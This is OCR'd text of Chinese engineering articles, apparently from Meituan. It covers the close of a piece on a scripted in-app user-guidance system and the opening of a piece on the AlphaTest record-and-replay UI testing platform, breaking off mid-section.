



图 rBRIEF 随机像素对的选择（左）；图像金字塔（右）

## 其他容错处理


对于页面中存在多个相同或类似元素的场景，不能草率地选择任意一个区域。因此在进行目标区域定位时，我们需要在检索目标区域的基础上，结合目标周围信息，提供一个参考区域。运行时，提供目标区域图像信息及参考区域图像信息，查询到多个目标结果后，再查询参考区域所在位置，通过计算，离参考区域最近的目标区域则为最终目标区域。

对于页面中出现的不同技术栈弹窗场景，由于出现时机也不确定，一旦出现，容易

对目标区域造成遮挡，影响整个引导流程，需要对各类弹窗进行过滤和拦截。针对 Native 技术栈，我们通过对统一弹窗组件进行拦截，判断执行过程中禁止弹窗弹出，引导过程中业务认为非常重要的弹窗则通过加白处理。在 Flutter 上则采用全局拦截 `NavigatorObserver` 中的 `didPush` 过程，拦截及过滤 Flutter 的各类 `Widget`、`Dialog` 及 `Alert` 弹窗。关于 Web 上的处理，由于 Web 弹窗业务方比较多，没有特别统一的弹窗规范，特征比较难取；目前是在 Web 容器中注入一段 JavaScript 代码，给部分有弹窗特征和指定类型的组件设置隐藏，考虑到拓展性，JavaScript 代码设置成可动态更新。

对于部分页面元素复杂导致加载时间稍长的场景，剧本播放时也会基于录制侧提供的 delayInfo 字段，进行一些延迟判定策略。

基于前面的努力，剧本的执行链路成功率（如下图所示）基本可以达到 98% 以上，部分成功率较低的剧本可以根据维度下钻，查询具体的异常原因。




部分链路指标监控

## 零代码完成剧本创作与编辑

把一个剧本的生命周期划分为“生产”和“消费”两个阶段，“生产”阶段对应的是

剧本录制完成并上传至管理后台进行编辑的过程，“消费”阶段则对应下发与播放。如果说前两个挑战主要聚焦在“消费”，那么这里的挑战则主要聚焦在“生产”方面。接下来，我们将从“录制端侧赋能”与“标准协议设计”两个方面进行详细的介绍。


## 录制端侧赋能

集成录制 SDK 在移动端受限于屏幕尺寸，不易进行精细化创作，所以它的定位是进行基础剧本框架的创作与录制。

在此过程中，录制 SDK 首先要记录用户的操作信息和页面的基础信息，信息录入者在使用录制功能时，录制 SDK 会同步记录当前页面信息及与之相对应的音频录入，形成一个关键帧，后续录制以此类推，当所有信息录入完成之后，生成的多个关键帧会组成关键帧序列，结合一些基本信息，形成一个剧本框架，上传至服务器，便于录制者在后台进行精细化的创作。

同时录制 SDK 需要主动推断用户意图，减少录入者编辑。我们将关键帧的录入，按照是否产生页面跳转分为两种类型，对应不同类型，自动生成相异的路径。当录入者的操作产生页面跳转时，录制 SDK 在确定该操作的分类同时，主动将该处的语音输入标记为下一关键帧的描述，以减少录制者的操作。

录制全程，每个页面的打开时间也被作为关键帧的一部分记录下来，作为参考信息，帮助录入者调整剧本节奏。





剧本录制侧示意图

## 标准协议设计

标准协议作为“零代码”的基石串联了录制到编辑的整个过程。

当前 App 中，操作类引导场景有数十种，我们通过传输模型和视图模型的结合，将核心字段提取，冗余字段剥离。在保证标准化与兼容性的前提下，将数十种场景抽象为四种通用事件类型，为关键帧的编排及业务场景的覆盖提供了便利。对心智类剧本而言，会随着用户的交互操作不断产生新的分支，最终成为一个复杂且冗余的二叉树结构。我们在设计此类协议时，将二叉树节点进行拍平，存储为一个 HashMap，两个关键帧的衔接可以以 id 为标识。

用户在使用 App 时，在某些需求指引下，会产生心智类和操作类剧本引导交替出现的情况。例如，商家（用户）打开推广页面后，出现一个心智类剧本——小袋动画伴随着语音：“老板好，小袋发现您开店 3 个月了，还没有使用过门店推广功能呢，请问您是不会操作还是担心推广效果不明显呢?”屏幕中会伴随两个按钮选择（1）不会操作;（2）担心推广效果。此时，如果用户点击了 1，会转向“操作类”剧本，所以我们在设计协议时，要尤为关注两种剧本的衔接。在这里，我们将协议进行了细化，将基础能力协议与展示类协议进行拆分。两种剧本共用一套基础能力协议，防止出现兼容性的问题。




部分协议节点设计

管理后台的编辑器引擎解析剧本协议后，完成内置逻辑的初始化，以及引导剧本中事件关键帧的渲染。编辑器引擎内部基于事件机制实现了可订阅的能力，当关键帧触发插入、编辑、调整顺序等事件时，所有其他的关键帧都可以订阅以上核心事件，实现完整的联动效果。编辑加工后的剧本协议，通过接入美团统一的动态下发平台，实现

剧本的灰度、全量、补丁的动态化发布能力。编辑器内建完整的生命周期，在操作的不同阶段暴露完整的事件勾子，支持良好的接入和扩展能力。

## 阶段成果

### 能力建设

操作类剧本　　概念类剧本

我们抽象了如上图两种标准样式的剧本，线上使用较多的是操作引导类剧本，大多是之前积压的任务。目前，我们已经迭代出了一种标准化形态，接入方便，一般在新模块的提测期间，产运快速为此需求安排操作引导剧本跟随需求同步上线。也可以针对现有复杂模块设置引导，默认藏在 导航栏的“?”图标里，在合适的时机进行触发。

同时，用户心智建设不仅仅是常规的产品操作引导，我们也提供了**心智类剧本**（也叫概念类剧本），可以应用在需要“理念传递”或“概念植入”的场景里。在合适业务

场景以拟人化的方式给用户传递平台的制度与规范，让用户更容易接受平台的理念进而遵守经营的规范；比如可以在商家阅读差评时，执行一个情感化剧本（大概内容为差评是普遍现象，每 xx 条订单就容易产生一条差评，所以不用过于担心，平台也有公正的差评防护与差评申诉规则）；如果商家出现违规经营，也可以执行一个概念强化的严肃类剧本（大概内容为平台非常公正且有多重检查措施，不要试图在申诉中上传不实材料侥幸过关）。

值得一提的是，在这个过程中产出的图像特征定位、去 Alpha 通道的视频动画等能力也完成了技术储备，可以提供给其他场景使用。前文核心技术内容也申请了两项国家发明专利。


## 部分业务线上效果

- 新店成长计划，是剧本式引导应用的首个大需求。支撑新店成长计划项目顺利上线，目前的结果非常正向。ASG 支撑了整个项目 78.1% 的引导播放量，单个剧本开发成本 < 0.5d。综合观测指标“商家任务完成度”同比观测周期内，从 18% 提升至 35.7%，其他过程指标也有不同程度的提升。
- 超值换购，提供了心智类指引，是指导商家用最优的方式创建换购活动，结合过程数据预估访购率从 4% 提升至 5.5%，活动商家订单渗透率从 2.95% 提升至 4%，均有 35% 左右的涨幅。
- 配送信息任务引导，优化配送信息任务整体流程的行动点引导，避免引起商家行为阻塞，降低了用户操作成本与理解成本，提升商家在开门营业阶段满意度，同时提升商家对配送服务的认知度水平。
- …

自 2021 年 11 月上线以来，ASG 已经支撑了新店、活动、营销、广告等多个业务，在美团超过 20 个业务场景中进行了落地。总体看来，ASG 剧本式引导相比于传统引导方案，粗略估计的话，可以用约先前 1 / 10 的成本来提升约 20% 的效果。带入之前的结果测算公式，提效倍数（x = ( 1 / ( 1 − 90% ) ) * (1 + 20%) ），就是 12 倍。

从最终的结果来看，成本的降低，远比效果提升更加明显，所以本文对前者的论述篇

幅明显多于后者。目前，在效果提升层面，我们主要是对一些端能力比较基础的组合使用，对于效果提升我们并不担心，业内前沿的创新技术还有很多可以探索的可能，我们也会逐步跟进，使剧本效果更具有同理心、更加沉浸化。




## 总结与展望

本文介绍了美团外卖终端团队在用户心智建设领域的探索与实践。从业务现状与剧本式思维的思考出发，谈到了终端加管理后台的一站式设计，简化剧本接入门槛。后续，我们还谈到了传统 CV 与深度学习在剧本执行上起到的关键作用。整体看来，这个项目是基于终端能力拓展的一次大胆尝试，我们体会业务视角，通过不设限的跨团队的协作，完成对非技术人员的赋能。

结合目前的阶段性成果，我们验证了之前方向的正确性，下一步我们会继续从“更低的生产成本”与“更高的应用效果”两个角度进行深耕（例如组合元素剧本的易用性、剧本更新成本优化、引导时机结合规则引擎与意图猜测、折叠与再次唤醒逻辑等），以支撑更多类似场景的需求。并且，我们欣喜地看到终端的“容器无关性”收益杠杆明显，接下来还有很大的发挥空间。欢迎大家跟我们一起探讨交流。

## 作者简介

松涛、尚先、成浩、张雪、庆斌等，来自美团到家研发平台 / 外卖技术部；筱斌、民钦、德榜等，来自美团基础研发平台 / 视觉智能部。

## 参考文献

[1] App Annie. 2022 年移动市场报告
[2] HBR. When Low-Code/No-Code Development Works and When It Doesn't
[3] Google. Compression Techniques
[4] Apple. Quartz 2D Programming Guide
[5] E. Karami, S. Prasad, M. Shehata "Image Matching Using SIFT, SURF, BRIEF and ORB: Performance Comparison for Distorted Images" Newfoundland Electrical and Computer Engineering Conference,St. johns, Canada, October, 2017
[6] Jiayi Ma, Ji Zhao, Junjun Jiang, Huabing Zhou, and Xiaojie Guo. "Locality Preserving Matching", International Journal of Computer Vision, 127(5), pp. 512-531, May 2019.
[7] Huang, Lianghua, et al. Globaltrack: A simple and strong baseline for long-term tracking[C]//Proceedings of the AAAI Conference on Artificial Intelligence. 2020, 34(07): 11037-11044.

# 自动化测试在美团外卖的实践与落地

作者：少飞　闫旭　文文　军帅

## 1. 项目背景

美团外卖的业务场景比较多元化，除了外卖自身的业务，还作为平台承接了闪购、团好货、医药、跑腿等其他业务。除此之外，在全链路动态化的大基调下，外卖各个页面的技术形态也变得越来越复杂，除了 Native 代码，还包括 Mach（外卖自研动态化框架）、React Native、美团小程序、H5 等，不同技术栈的底层技术实现不同，渲染机制不同，进而对测试方式要求也有所不同，这也在无形中增加了测试的难度。下图汇总了美团多业务、多技术、多 App 的一些典型场景。





图 1　多业务、多技术栈、多 App

在产品交付上线的过程中，测试的占比也是非常大的，甚至大于总时长的 30%。如下图所示，整个测试包括了冒烟测试、新功能测试、二轮回归测试、三轮测试。然而，现在需求测试绝大部分还是采用非自动化的方式，这就使得人力成本变得非常之高。

图 2　外卖迭代模型

另一方面，相比于 2018 年，2022 年的测试用例数量增长近 3 倍，已经超过 1 万 2 千条（如下图所示）。同时，外卖的业务是“三端复用”，除了外卖 App，还需要集成到美团 App 和大众点评 App 上，这样一来，测试工作量就翻了 3 倍，业务测试压力之大可想而知。如果按照当前的增长趋势持续下去，要保障外卖业务的稳定，就必须持续不断地投入大量的人力成本，所以引入能够支持外卖“多业务场景”、“多 App 复用”、“多技术栈”特点的自动化测试工具来提升人效和质量，势在必行。





图 3　近几年用例增长变化

## 2. 项目目标

为了解决外卖面临的测试困境，我们尝试去探索一种零学习成本、低维护、高可用的自动化测试方案，能够支持外卖复杂多变的测试场景，它必须同时满足下面几点要求：

- **易用性**：工具 / 平台的上手难度，使用复杂度应该尽可能的低，因为自动化测试的目的是提效人力，而不是增加人力负担。
- **平台支持**：移动端至少需要覆盖 iOS 和 Android 双平台，同时基于外卖的业务特点，不仅需要对 Native 支持，也需要支持 Mach（自研局部动态化框架）、H5、React Native、美团小程序等技术栈。
- **稳定性**：自动化测试用例的执行需要有足够的稳定性和准确性，测试过程中不应因测试工具本身的不稳定而出现稳定性问题。
- **维护成本**：维护成本很大程度上决定了测试工作量的大小，因需求产生变动或架构重构等问题时，用例的维护成本应该尽可能的小。
- **可扩展性**：当测试方案不能满足测试需求时，工具 / 平台应具备可扩展的能力。

## 3. 方案选型

**自动化测试工具那么多，自研是重复造轮子吗？**

针对终端的 UI 自动化测试工具 / 平台可谓“屡见不鲜”，市面上也有很多相对成熟的方案，相信大家都有用过，或者至少有所耳闻，但这些方案是否能真的满足我们提效的诉求呢？以下我们挑选了三类非常具有代表性的自动化测试工具 / 平台 – Appium、Airtest Project、SoloPi 进行了分析，来帮助大家对自动化测试技术建立一个认知：

| — | Appium | Airtest Project | SoloPi |
| --- | --- | --- | --- |
| 脚本语言 | 支持 Python，Java，JavaScript，PHP，C#，Ruby，OC 等 | Python | / |
| 数据记录（网络 / 本地） | 不支持 | 不支持 | 不支持 |
| 环境模拟 | 不支持 | 不支持 | 不支持 |
| 上手难度 | 高，需要各种环境支持和语言学习 | 一般，不熟悉编程语言，也可以一定程度使用 | 低，用例即操作，不展示 |
| 问题溯源成本 | 高 | 高 | 高 |
| 维护成本 | 高 | 高 | 高 |
| 视图检索 | 基于 UI 控件的检索，支持 10 多种 UI 控件查找方式 | 基于图像识别和基于 UI 控件检索两种方式 | 基于图像识别和基于 UI 控件检索两种方式 |
| 源码集成 | 无需 | 可选 | 无需 |
| WebView 支持 | 支持 | 支持 | 支持 |
| 用例编辑 | 支持 | 支持 | 支持 |
| 平台支持 | iOS、Android、Windows | iOS、Android、Windows、游戏测试 | Android |

- Appium 是一个开源工具，用于自动化测试 iOS 手机、Android 手机和 Windows 桌面平台上的原生、移动 Web 和混合应用。它使用了各系统自带的自动化框架，无需 SDK 集成，Appium 把这些系统本身提供的框架包装进一套 API——WebDriver API 中，可以使用任何语言编写 Client 脚本向服务器发送适当的 HTTP 请求。这让不同技术栈的人员都能快速上手编写测试用例，可以选择自己最为熟悉的语言，但是对于没有语言开发基础的人来说，还是有一定学习成本，而且这种方式在多人协作时并没有太大作用，为了保证自动化用例的可维护性，团队内部应该需要统一脚本语言。值得一提的是：Appium 在 iOS、Android 和 Windows 测试套件之间可做的一定程度的复用代码。但是由于不同端界面及元素定位的差异，这往往是不现实的，更无法保证测试的准确性，所以这种所谓的“跨端”就变得毫无意义。

- Airtest Project 是由网易游戏推出的一款自动化测试平台，除了支持通过系统自带的自动化测试框架，还支持了通过图像识别的方式，对于非基于原生 UI 系统的一些游戏引擎提供了 SDK 的支持。其上手难度稍低，可以一定程度上通过 IDE 进行相关操作来生成简单的脚本指令。Airtest 虽然基于图像进行控件识别，为跨端提供了一定的可能性，然而图像识别并不能达到人眼识别的准确度，除此之外移动端页面的构成和游戏页面也存在不小的差别，页面元素的展示规则和样式受屏幕分辨率影响较大，单纯依靠图像识别来进行元素查找成功率不高，无法保证测试的准确性。
- SoloPi 是一个无线化、非侵入式的自动化测试工具，通过录制回放的方式进行 UI 自动化测试，SoloPi 虽然只支持 Android，但是在录制回放的这种方式中，还是极具代表性的。传统的自动化测试工具由于需要编写测试脚本，所以存在着一定的上手难度（Airtest 还是存在代码编辑的），便产生了 SoloPi 这种纯基于录制回放的自动化测试方式，将用例的所有操作事件进行录制，生成一个完整的录制脚本，通过对脚本的回放来还原所有的操作，从而进行自动化测试。但是，这种方式只能记录操作，而不能记录数据，在外卖这种数据驱动展示的场景下无法满足测试要求。并且外卖的业务要复用到美团 App 和大众点评 App 中，不同 App 存在部分视图和逻辑性的差异，SoloPi 也无法支持我们“一端录制多端回放”的测试场景。

可以看出，以上这些自动化测试工具 / 平台对于数据记录，环境模拟、维护成本、跨 App 复用等方面，都是有所欠缺的。所以无论是哪种方案，在易用性、维护成本、稳定性、可扩展性以及最终的测试效果上，都无法满足我们对自动化测试的需求。我们并不是为了自动化而自动化，而是要解决实际的提效问题。


那么，怎样才能确定一个自动化工具 / 平台的可用性，并长期落地去使用自动化，带着上述提到的较高门槛的上手成本、操作繁琐的环境模拟、差强人意的测试成功率、定位模糊的测试缺陷、难以维护的用例脚本等几大重要痛点，**本文我们将介绍美团外卖自研的测试平台——AlphaTest**，都具备哪些能力以及是如何解决这些问题。

## 4. 实践和探索


一个自动化测试工具 / 平台能不能用起来，取决于他的上手成本和稳定性，即使工具的测试稳定性做的再好，使用的门槛高也会让人望而生却，反之亦然。所以 AlphaTest 平台为了上手简单，降低使用成本，采用了**基于录制回放**的方式进行设计，并且弥补了常规录制回放无法编辑的痛点，同时在手势操作的基础上增加了数据录制。整合美团系 App 的特性增加了环境模拟、跨 App 支持、混合技术栈的支持等能力，在使用简单的同时，也保障了用例的可维护性、测试的准确性等。我们先通过视频简单的了解一下：

**用例录制：**

**用例回放：**



**回放报告：**



## 4.1 问题和挑战

**注：这里我们将生成的自动化脚本统称为指令，将平台生成的用例统称自动化用例，将录制回放变成可视化的脚本指令，让用例变的易懂、易维护。**

录制回放本身是一连串的操作数据的集合，是连续性的、不可拆分，因此几乎不具备可编辑性，这也就导致了用例维护成本极高。AlphaTest 虽然同样基于录制回放的方式生成自动化用例，但是我们将每一步的操作都具化成结构化的指令数据，并提供可视化指令编辑器，以支持查看编辑。

这些可视化的指令，完全通过录制自动生成，也不依赖于任何脚本语言。通过可视化用例指令编辑器，不仅为用例提供了编辑的可能性，同时大大地提高了用例的可阅读性，每一条测试用例在测试过程中每一步都做了什么、当时的界面是什么样的、都有哪些断言校验点，是显而易见的，不会存在像传统图文描述的测试用例那样，出现理解偏差。指令生成演示，手机录制与平台远端录制双模式支持：

图 4　指令编辑器

图 5　手机录制演示




图 6　平台远端录制演示

## 4.2 前置条件准备

**一键环境模拟，解决操作繁琐的用例执行前的环境准备。**

进行一个用例的测试之前，往往需要做大量的准备工作，比如切换 API 环境，定位到某个地点，登录指定账户等。这些需要准备的环境条件我们统称为前置条件。我们知道，前置条件的准备操作通常都不是一两个步骤就可以完成的，比如账号登录 / 切换：我们需要进入登录页，填写手机号 + 密码 / 验证码，点击登录等一系列动作来完成这个过程，非常繁琐，并且每次测试我们都需要准备，重复性高。因此，我们给 AlphaTest 设计了独立的前置条件模块，将用例拆成了两个部分：前置条件 + 操作步骤。

图 7 前置条件

与其它测试框架不同的是，AlphaTest 采用了 SDK 集成，但对业务无侵入的方式，因此可以通过编写白盒代码来实现前置条件的自动配置，只需要在平台添加需要的指令，下发到 SDK 后，即可根据相关指令完成前置条件的自动配置，不再需要重复进行相关的操作。并且这些前置条件支持复用，也不需要每次进行用例准备时的重复配置。AlphaTest 的前置条件，不仅有着基于美团内部服务及底层 Hook 的默认实现，也提供了 API 支持业务方自定义实现，比如实现不同的账号体系。

## 4.3 用例录制与回放的数据一致性

**影响用例执行的不仅是代码，还有数据。**

很多时候，自动化用例无法正常执行完成，可能是因为 App 回放时的本地数据及网络数据与录制时的不一致，从而导致用例执行流程的阻塞或 App 界面展示的不同。

这也是大多数自动化测试工具 / 平台测试通过率不高的主要因素，因此要保证测试成功率，我们需要控制变量，排除由数据产生的影响。





图 8　数据一致性

App 运行依赖的数据，有两部分——本地数据和网络数据：

- 本地数据是 App 在运行期间产生的缓存数据或持久化的存储数据。为了让用例在录制回放时都能够保持一致的本地数据环境，我们在录制和回放前都对 App 的本地数据进行了清理操作，这样用例在录制和回放的过程中，都可以保持一致的 App 初始化环境。
- 网络数据是驱动 App 交互呈现的基石，各种策略和 API 升级都会影响网络数据的响应，因此我们将用例录制过程中产生的网络数据也进行了录制，并将网络数据和对应的操作指令进行了关联和绑定，确定了数据产生的事件源。排除数据影响后，我们的自动化测试的成功率就取决于自动化操作的准确性了，这就回到了常见自动化框架范畴。

## 4.4 用例录制与回放的操作一致性

**目标定位的准确性与手势定位的精准性。**

UI 自动化测试的本质就是代替人去自动的做一步步的操作（点击、长按、输入、滑动等）。录制与回放过程的操作能否一致，是否精准，直接影响测试的成功率，决定了

工具 / 平台的可用性。

**目标控件定位准确性：**

